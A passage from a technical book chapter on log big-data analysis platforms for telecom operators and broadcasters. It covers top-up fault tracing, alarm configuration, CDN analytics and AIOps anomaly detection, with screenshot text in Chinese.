The telecommunications operator's business operation and maintenance management system has been continuously strengthened in capabilities such as end-to-end customer perception management, big data-based operational analysis, and control of virtual resources in cloud environments after years of construction. It has made significant contributions to improving the efficiency and management level of daily operations and maintenance. However, with the continuous introduction of new technologies, the continuous adjustment of new architectures, and the continuous impact of Internet thinking, the traditional operation and maintenance ideas greatly restrict the development of the system, especially in terms of how to balance the rapid provision of "small and refined" capabilities in the "large and comprehensive" system, there is still a big gap compared with Internet companies.

At the same time, TB-level business operation and maintenance logs are generated daily through various business channels, which are often overlooked by operation and maintenance personnel, coupled with the lack of log tools, the value of business log data is far from being utilized. Therefore, the analysis of business logs from various channels, links, and paths is an important means for the traditional business operation and maintenance management system to move towards the goal of "intelligent operation and unified control" and is an important guarantee to meet the requirements of openness, agility, and intelligence of the business support system.

So in the era of data as king, whoever can master as comprehensive data as possible can make more accurate predictions, thereby avoiding operational risks, assisting operational decisions,



and enabling the enterprise to develop in a better direction. Thus, the value contained in the vast amount of log data will gradually increase with the improvement of big data analysis capabilities.

## **18.8.2 Current Industry Challenges**

With the continuous launch of new projects in the telecommunications industry and the ongoing increase in business systems, the existing problems and potential risks are growing day by day.

The current challenges of the project are as follows:

### **1.Lack of Effective Monitoring Means**

When a system fails, maintenance personnel are unclear about which link the failure occurs in, and they need to manually check a large number of logs on each host, resulting in high operational and maintenance costs and low efficiency.

Business system logs are scattered and incomplete, and when troubleshooting failures, it may not be possible to find the corresponding logs, making some faults difficult to locate.

### **2.Lack of Real-time Processing Means for Massive Unstructured Data**

CDN, DPI, network device logs, signaling data, and billing data often have complex structures and large data volumes. There is a lack of means to quickly adapt to the ever-changing unstructured logs and also a lack of means to return the results of associated analysis under tens of TB-level or even hundreds of TB-level data volumes in seconds.

### **3.Lack of Business Handling Traceability for Individual Transactions**

When a user is unable to handle a certain business or fails to handle a certain business, it is not possible to restore the business handling path, which is not conducive to solving user complaints,

user differences, and other related issues.

#### **4.Lack of Timely and Effective Correlation Reminders**

When a business system has a problem, leading to abnormal business handling, maintenance personnel cannot promptly understand the abnormal situation of the system, and they often only find out that there is a problem with business handling after user complaints, which is quite passive.

### **18.8.3 Overall Construction Ideas**

To solve the above problems, the log platform of operators has also been continuously upgraded and improved, but the log platform cannot meet the current log analysis needs and can only meet basic operation and maintenance. In response to the problems faced by operators in log analysis, the real-time search analysis engine for log data provides real-time and flexible full-text retrieval, solving the common problems faced by operators at present.

#### **1. End-to-End Log Analysis of Business**

Typical scenario: A user tops up their mobile phone bill, the deduction is successful, but it does not show up in the account. The current problem faced by operators is: the complete logs involved in the business are generated by multiple machines and are not stored on a single machine. Staff can only rely on manual searches slowly, which is inefficient. If the logs can be uniformly stored and monitored in real-time, the cause of the failure can be quickly located.

##### **1) Quickly locate the failed link**

A top-up order has to go through processing by more than a dozen modules. Through the log data collection module, all the data of the order link can be connected within a minute. Customer service can enter the mobile phone number through a simple search interface and get the

result in a few seconds, clearly showing the reason for the failure of the top-up. At this time, the customer service only needs to send the mobile phone number and work order information to the manufacturer related to the failure.

业务量对比 × 充值结果分析 × 实时充值信息\_客服 × 历史充值信息\_客服 × APP及空中充值分析

查询时间: 开始时间 - 结束时间 刷新

过滤条件: 手机号 13926973934

电子渠道充值业务概要\_客服使用

时间	手机号	充值订单号	crm订单号	支付网关生成支付订单	支付机构支付状态	电渠收到支付网关状态	电渠收到CRM充值状态
2017-03-06 15:05:07.513	15914911314	0010753002001692017...		-	-	-	-
2017-03-06 15:05:26.143	18818547880	0010755002001692017...	17030615052612347880	成功	成功	成功	已付款且调用CRM成功
2017-03-06 15:06:25.890	13723737517	0010755002001692017...	17030615062265437517	成功	成功	成功	已付款且调用CRM成功
2017-03-06 15:06:32.048	13714574724	0010755002001692017...	17030615063203674724	成功	成功	成功	已付款且调用CRM成功
2017-03-06 15:07:18.183	13760305758	0010755002001692017...	17030615071817205758	成功	成功	成功	已付款且调用CRM成功
2017-03-06 15:07:44.828	13794487245	0010755002001692017...	17030615074481687245	成功	成功	成功	已付款且调用CRM成功
2017-03-06 15:08:53.355	15889791812	0010755002001692017...	17030615085334391812	成功	成功	成功	已付款且调用CRM成功

Figure 18-28 Real-time Top-up Query

步骤d: 步骤二: 电子渠道生成订单号

所有日志: 001002000200168201701041915329577580 appname:ecop\_wps 1-d now

过滤条件: ecop\_wps mobile="13600087316"

时间	手机号	订单号	操作
2017-01-04 19:15:32.400	13600097236	001002000200166201701041915329577580	操作

步骤d: 步骤三: 支付网关创建支付请求

所有日志: appname:epay\_dispatch "PayTx.CreatePaymentOrder" java:time= 1-d now

步骤d: 步骤四: 支付网关生成支付流水号

所有日志: appname:epay\_log Save paymentLog successful java:time=forma 1-d now

过滤条件: epay\_log msg orderid="001002000200166201701041915329577580"

时间	银行代码	渠道ID	充值金额	订单号	支付渠道类型	支付参数ID	支付交易ID	支付订单号	操作
2017-01-04 19:15:37.208	null	03	1000	001002000200166201701041915329577580	0	WebSdk	2017010419153503079578	0101701041915305413130	操作

Figure 18-29 Fault Location Query

## 2) Macro control of business status

By using the operator's view, you can monitor the business volume and success rate of key links in the top-up business in real-time, allowing the operator to grasp the health of the business system at the micro level.

电子渠道最近1小时业务量对比趋势图




Figure 18-30 Real-time Transaction Volume Statistics of Electronic Channel Top-ups at Each Link

## 2. Network Maintenance Equipment Monitoring

With the generation of massive data, network failures are becoming more and more diverse, and operators are facing the transformation from scattered alarms to precise alarms. When monitoring network maintenance equipment, users usually receive many sensitive operation alarms and flash alarm, many of which are meaningless. To achieve precise alarms, it is often necessary for the alarm events to meet multiple rules at the same time, which requires the connection of log data from multiple links.

The platform's SPL (Search Processing Language) connects logs for analysis to obtain alarms. SPL is similar to SQL and supports pipeline commands, allowing multiple operations to be executed in sequence, achieving complex association calculations, and is specifically used for processing unstructured data. Users can use SPL to flexibly and efficiently complete the setting of alarm conditions, filter events that meet the rules in real-time, and send alarm information.

资源授权: [授权设置](#)

\*运行用户: admin

监控启用: ☐

监控执行

\*监控类型: 事件数监控

描述: 请输入描述

\*搜索内容: logtype:switch tag:huawei\_S12700 AND (failed OR err OR error OR errors OR warn OR warning OR failure OR wrong OR bad OR critical OR emerg OR emergency OR alert OR crit OR err OR segmentation OR fault)

[添加数据集](#)[已存搜索](#)

\*执行计划: 定时 crontab

5 分钟 执行一次 [点击解析](#)[查看更多计划配置](#)

\*统计时段: 5 分钟内

\*触发条件: 事件数 大于

1 低级告警

5 中级告警

Figure 18-31 Alarm Configuratio

### 3. Real-time Analysis of CDN Data

When CDN service providers need to understand the network status, they usually need to perform multi-dimensional data statistics, such as requests that are successfully responded to, the hit/miss ratio of nodes according to statistics, the TS issuance rate, and bandwidth peak values. However, the data volume required for analysis is huge, which may reach tens of TB in a day, and conventional methods are difficult to meet the needs of real-time statistics. But the system can achieve quasi-real-time retrieval of massive data, returning results in a few seconds, and users can specify the time period for analysis and create custom dashboards for easy viewing of results.




Figure 18-32 CDN Data Display

#### 4. Correlation Query of Home Broadband Data

The traditional approach requires data to be stored in a database first, and then SQL is used for querying. This approach greatly increases the pressure on the database when the business is busy. How to solve the problem of user home broadband delay more quickly and effectively? By analyzing the log information recorded in the communication data to find the root of the problem. Users only need to enter the home broadband account number to calculate the common rate in real time to judge the video call quality, web communication quality, etc., and provide a unified interface to display this information, helping users quickly locate which link has a problem. Users only need to use the SPL language to correlate and query all real-time performance data related to the account, and calculate the relevant home broadband indicator data in real time.



Figure 18-33 Broadband Data Correlation Query

## 5. Intelligent Operation and Maintenance

Guided by the enterprise-level AIOps white paper, focus on creating value from intelligent operation and maintenance, and complete the intelligent operation and maintenance landing of nine types of objects from three major directions of quality assurance, efficiency improvement, and cost management.

### 1) Quality Assurance: Metric Anomaly Detection

Based on historical data, determine the type of metric (cyclic, sudden cyclic change, discrete), and automatically select the corresponding algorithm and basic parameters to adapt to different resources and metrics.




Figure 18-34 Intelligent Operation and Maintenance

The scenarios involved are as follows:

Scenario Name	Scope or Metrics
Basic Resource Metrics	CPU Utilization, Memory Utilization, I/O Utilization, File System, etc.
Database Metrics	Table Space Utilization, Connection Count, etc.
MQ Anomalies	MQ Memory, GC (Garbage Collection), Queue Count, Storage I/O Wait, etc.
Host Load Anomalies	Host I/O Utilization, CPU Utilization, etc.
Load Balancer Anomalies	Response Latency, Connection Count, etc.

## 2) Quality Assurance: Log Anomaly Detection

Traditional log detection mainly relies on fixed keyword matching, which has the following problems:

- (1) The combing of keywords depends on the experience of operation and maintenance personnel, and the coverage is narrow;
- (2) Log analysis requires a lot of R&D and operation and maintenance personnel to participate,



and the efficiency and quality of problem handling are low. It cannot adapt to the rapid growth of production logs and the increasing complexity of formats. The applicable range includes application logs and container logs.

Introduce log anomaly detection algorithms (hierarchical clustering, VAE) to train log models, automatically identify abnormal fingerprints in logs, and improve fault discovery and positioning efficiency.

- Feature Engineering: Collect log data, automatically tokenize logs, complete log attributes.
- Model Training: Use hierarchical clustering technology to train log pattern libraries and log parameter libraries.
- Real-time Detection: According to the model, perform abnormal pattern detection and abnormal parameter detection on logs to quickly detect service call anomalies.

时间戳	异常类型	日志	状态
2020-02-13 11:51:40	参数命名	[ <DATETIME> ][ grp0 # CsfServerRequestHandleThread-fe250947e2254851bb5fade8f39b8180 ] ( ) ( DsmpSoUtil.java : 120 ) ERROR com.asiainfo.inter.center.util.DsmpSoUtil - rspDesc = connectError  [ <DATETIME> ][ grp0 # CsfServerRequestHandleThread-fe250947e2254851bb5fade8f39b8180 ] ( ) ( DsmpSoUtil.java : <NUM> ) ERROR com.asiainfo.inter.center.util.DsmpSoUtil - * = *  枚举值如下 ENUM - code_0001 - code_0000 - success - db_connect	参数异常
2020-02-13 11:51:40	参数命名	[ <DATETIME> ][ grp0 # CsfServerRequestHandleThread-fe250947e2254851bb5fade8f39b8180 ] ( ) ( DsmpSoUtil.java : 119 ) ERROR com.asiainfo.inter.center.util.DsmpSoUtil - rspCode = code_5000	参数异常

共 2 条

Figure 18-35 Log Anomaly Detection




Figure 18-36 Log Anomaly Detection

### 3) Quality Assurance: Cluster Load Anomaly Detection

Currently, application deployment is mainly in the form of distributed clusters. Traditional methods cannot effectively monitor the load of application process loads within the cluster, which may lead to two hidden dangers:

- (1) Due to unbalanced distribution of cluster loads, a process may be overloaded, causing business exceptions;
- (2) A channel's business volume increases sharply, causing the overall cluster load to be overloaded and triggering a cluster disaster.

Therefore, it is urgent to establish dynamic detection technology to perform multi-dimensional anomaly detection on overall cluster load indicators.

- Feature Engineering: Access application logs, extract cluster process request volume indicators from logs, clean and denoise.
- Model Training: Train performance indicator anomaly detection models automatically through algorithms such as CVAE and KDE.
- Real-time Detection: Collect cluster request volume indicators in real time, and perform real-time anomaly detection based on historical periodic change trends.
- Visualization: Provide front-end interface display to intuitively show the trend of changes.




Figure 18-37 Cluster Load Anomaly Detection



Figure 18-38 Cluster Load Anomaly Detection

#### 4) Quality Assurance: Database Anomaly SQL Detection

Traditional database SQL anomaly detection can only be monitored based on artificially combed fixed thresholds for SQL within a fixed range, which has two major problems:

- (1) Fixed threshold settings lead to low monitoring accuracy;
- (2) The number of SQL statements executed by the business is huge and the semantics are changeable, making it difficult to manually comb, and the monitoring coverage is limited.

- **Feature Engineering:** Extract SQL statements and request time from logs and databases, perform format conversion and cleaning and denoising, aggregate similar types of SQL, and tag them.

- **Model Training:** Introduce KDE, IF algorithms, and automatically select the best algorithm for model training for similar types of SQL time consumption.

- **Real-time Anomaly Detection:** Perform anomaly detection on the real-time extracted SQL

request volume and time consumption based on historical change trends, and send out alarms for values that deviate from historical patterns.




Figure 18-39 Database Anomaly SQL Detection




Figure 18-40 Database Anomaly SQL Detection

### 5) Quality Assurance: Process Health Detection

Traditional methods mainly monitor the single process survival state and process number, lacking an effective mechanism to detect indicators such as process thread count and memory usage rate, making it difficult to truly reflect the health status of the process. This often leads to a long time for production system process problem location.

- Further refine the core indicators of the process, introduce CVAE, KDE, IF algorithms,

effectively identify process indicator deviation from historical trend failure issues and process indicator sudden change issues.

- Feature Engineering: Extract process thread count, data source usage rate, memory usage rate, abnormal services, and other indicators from logs and metrics, and perform normalization processing, supplementing metric attributes.
- Model Training: Automatically select the most suitable algorithm and parameters for training metric models according to historical metric features.
- Real-time Detection: Collect process metrics and logs in real time, and compare the refined process indicators with the confidence intervals predicted by the model.
- Visualization: Build a model for intuitive display of health assessment.



Figure 18-41 Process Health Check




Figure 18-42 Process Health Check

## 6) Cost Management: Network Resource Optimization

With the continuous development of IT technology, network system architectures are becoming

more and more complex. Current network resource analysis and monitoring methods are mainly simple trend analysis, lacking predictive analysis methods, and due to the large number of network indicators, it is difficult to analyze network bottlenecks.

- The analysis method of resources is relatively single: the current resource analysis and monitoring method is mainly simple trend analysis;
- The workload required to comb bottlenecks manually is large: network resource indicators are numerous, involving traffic, bandwidth, packet loss, latency, CPU, etc. Each indicator has different analysis methods, and the workload for manual analysis is large;
- Event-driven optimization: optimization is only carried out passively after a system failure, which is extremely poor in customer perception.




Figure 18-43 Network Resource Optimization

#### 18.8.4 Overall Benefits

- (1) Centralized log management reduces operational risks to production machines and improves the efficiency of fault location.
- (2) By solidifying query scenarios, the fault location process for operation and maintenance

personnel is standardized, regulated, and audited.

(3) Implement end-to-end business log correlation and real-time business metric statistics (as long as the logs have corresponding serial numbers and metrics, no other modifications are required, and the platform adapts to the log format).

(4) Network devices, security devices, operating systems, web middleware, and even virtualization platforms may all become the starting point of faults. The log platform can support them, and the collection scope needs to extend to the entire business path.

(5) Log alarms can supplement the daily alarms of physical and logical resources (because any business fault is reflected in the logs, and log alarms can also solve the problems of zombie processes and program upgrade exceptions that ordinary monitoring finds difficult to solve).

(6) Logs can not only be used by operation and maintenance personnel for fault location but also for operators to use in application operation and maintenance analysis. As long as there is log output, various analysis scenarios can be realized.

(7) Through log detection, there is no need to comb log formats in advance and manually convert log formats, which is expected to reduce the log processing workload of operation and maintenance personnel by 80%.

(8) Through cluster load anomaly detection, automatically warn of process load anomalies, and for processes with load anomalies, display the business channel and business type distribution to intuitively grasp the cause of the anomaly and present the business cluster load situation, guiding load strategy optimization.

(9) Through database anomaly SQL detection, obtain dynamic threshold baselines for performance indicators, reduce the configuration workload of thresholds by 50%, increase the accuracy rate of performance indicator alarms by 70%, cover 100% of SQL anomaly detection, and provide real-time early warning of SQL request volume and time-consuming abnormal indicators to assist businesses in quickly locating problems.

(10) Through process health detection, improve the process detection mechanism, comprehensively assess the health of processes, detect various indicators in real time, quickly discover and warn of abnormal fluctuations, and intuitively display the health status of processes. For abnormal processes, achieve one-click correlation to find abnormal indicators and assist operation and maintenance personnel in quickly locating the cause of the problem.

(11) Through network resource optimization, quickly analyze network performance bottlenecks, locate key network devices and main problem indicators, and predict the future trend of indicators to assist in network equipment optimization.



## 18.9 Broadcasting Industry Solution

### 18.9.1 Industry Background

With the in-depth development of media convergence in recent years, the construction and operation of various businesses such as Internet new media apps, cloud computing, big data, and 4K ultra-high-definition have continued to deepen, and the relationships in the corresponding business fields of the broadcasting industry have become increasingly complex. The number of digital, networked, and information system objects is increasing, and the business is highly software-based, Internet-based, network-based, and micro-service-based, with numerous system modules, and a single change affects the whole system. For example, the television production network system in the broadcasting industry generates about tens of millions of log data entries every day, and it is extremely difficult to count and analyze them manually. The complexity and difficulty of operation and maintenance continue to increase, putting forward higher requirements for the operation and maintenance management level of the system. The traditional concept and method of operation and maintenance are no longer sufficient to ensure the security and stability of the system.

### 18.9.2 Current Industry Challenges

The main content faced by the technical operation and maintenance of the broadcasting industry is as follows:

(1) Lack of implementation of regulatory requirements: Enterprises do not pay enough attention to log management and use single-machine log products with single audit functions, poor

performance, and weak self-monitoring capabilities. There is a risk of single-point failure. If security events cannot be detected and traced in time, it will further expand the loss and even pose legal risks.

(2) There is a risk of data leakage: There is a large amount of personal privacy data in the logs, and its hidden dangers are often overlooked, and there is a risk of personal information leakage.

(3) Daily inspection and audit work is extensive and inefficient: Thousands of inspection indicators are manually checked. A large amount of work leads to paper inspections that are merely formal.

(4) The refinement of monitoring indicators is insufficient: There is a lack of basis for assessing the health of business systems and a lack of quantitative operation and maintenance data support. There is a situation where construction is emphasized and operation and maintenance are neglected. If there is no problem, it is not noticed. When it is noticed, it is a big problem.

(5) Massive data analysis with outdated tools: Hundreds of millions of log records every day, hundreds of log formats, and new types of logs may continue to emerge.

(6) Operation and maintenance experience is scattered and difficult to accumulate: Fault location and log analysis highly depend on human resources and experience. A large proportion of outsourced operation and maintenance has strong mobility, making it difficult to accumulate operation and maintenance experience and cultivate operation and maintenance talent teams.

### 18.9.3 Overall Construction Ideas

Through the construction of the project, an intelligent log big data analysis platform is established to improve the automation and intelligence level of operation and maintenance personnel. Based on log big data processing technology, tens of millions of log data generated by the system every day are event alerts and implemented intelligent analysis, and potential risks and hidden dangers in the system are given real-time risk warnings to achieve timely detection and handling of problems.

The construction process of the intelligent big data log analysis platform is as follows:



Figure 18-44 Construction Idea

#### 1.Meet the requirements of graded protection and security compliance.

The agent has powerful functions, capable of collecting logs of various types, formats, and storage paths, uploading logs to the server in the first place to avoid being deleted after expiration, achieving unified collection and management of audit log records, customizing long-term retention periods, and second-level retrieval, fully meeting the requirements of laws and regulations.

At the same time, the system server can extract log fields according to regular expressions, configure desensitization rules, and implement log data formatting to facilitate data understanding and analysis. It supports access to multiple data sources, including more than 200 analysis resource packages, covering various security devices, network devices, operating systems, and database log analysis scenarios for users. Assist users in quickly locating security events or abnormal behaviors.



Figure 18-45 Compliance Audit Display

## 2.Operation and Maintenance Data Governance

The acceleration of digital transformation in various industries has led to an increasingly wide range of big data technology applications, and the increase in related platform tools has also increased the addresses for data storage; as security and operation and maintenance equipment increase, related data is gradually scattered and stored in various systems.

There are many types of data, including logs, asset information, vulnerability information, intelligence information, configuration information, etc., usually stored in different storage

media.

- (1) Different data sources provide different reading methods, requiring different clients or writing specific program scripts;
- (2) Different data purposes provide different writing methods, also requiring different clients or writing specific program scripts;
- (3) Different data source and destination warehouses have different data structure designs, and different conversion software or programs are also needed.

As a result, with the continuous complexity of factors such as data sources and data usage purposes in the data network, the entire data governance becomes more and more complicated.




Figure 18-46 Data Governance Architecture

For various key business instance data, establish multidimensional analysis capabilities based on SRE golden metrics, and establish a layered monitoring model according to the physical layer (network devices/server/load balancer), logical layer (middleware/database), application layer (north-south/east-west interface), and business layer.

## Google SRE在监控度量实践中总结的四个黄金指标



